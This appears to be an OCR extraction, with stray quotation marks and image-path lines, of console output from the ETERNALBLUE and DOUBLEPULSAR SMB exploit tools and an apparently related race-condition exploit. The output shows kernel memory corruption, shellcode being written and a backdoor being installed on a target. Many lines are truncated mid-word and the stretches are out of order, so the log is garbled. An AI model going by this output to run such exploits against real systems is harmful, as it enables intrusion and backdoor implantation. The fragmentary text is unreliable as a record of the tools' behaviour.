“ ”

“ ” “ ”

“ ”


“ ”

“ ” “ ”


“


”

“ ”


[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
.....DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[+] Sending SMBv2 buffers
.....DONE.
[+] Sending large SMBv1 buffe
[+] Sending final SMBv2 buffe
[*] Sending SMB Echo request
DONE.
[*] Receiving response from explbit packet
[+] ETERNALBLUE overwrite completed suc
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
[+] Backdoor returned code: 10 - Succes
[+] Ping returned Target architecture:
[+] Backdoor installed
[*] CORE sent serialized output blob (2 byt
[+]




<----------| Leaving Danger Zone |---------->
mote SRV module
CONNECTION struct at: 0xFFFFFA801A942920
bal data pointer: 0xFFFFF880060E6FA0
[*] Attempting to find re
[+] Reading from
[+] Found SRV glo
[+] TransactionDispatch Table at: 0xFFF
[*] Beginning quest for executable memory...
[+] PreferredWorkQueue: FFFFFA801AB5A100
[+] IrpThread: FFFFFA801ABE4880
[+] KProcess: FFFFFA8018C88040
[+] ProcessListEntry.Blink: FFFFF802834D2C80
[+] Searching backwards..
[+] Base of Nt: FFFFF80283201000
[+] Found RWX memory!!! FFFFF80283472000
[*] Copying code to target
[+] Backdoor shellcode written
[*] Triggering stub allocator
[+] Backdoor function pointer overwritten
[+] Cleared RWX region
[*] Triggering DOUBLEPULSAR installer
used to verify
[*] DOUBLEPULSAR should now be installed. The DOPU client can be
installation.
[+] Plugin completed successfully
[+] Contract: StagedUpload
[+] ConnectedTcp: ffffffff
[+] XorMask: 6c
[+] TargetOsArchitecture: x64


[*] Connecting to target
[+] Connection established
[*] Initializing SMB connection
[+] SMB session established
[+] SMB setup complete
[*] Attempting information leak (sync)
[+] successfully sent
[*] Preparing to exploit...
[*] Let the races begin!
[*] Competition 1:
4 attempting++++
4 qualified for the finals
[*] Competition 2:
4 attempting++++
4 qualified for the finals
None won :(
[*] Competition 3:
4 attempting++++
4 qualified for the finals
None won :(
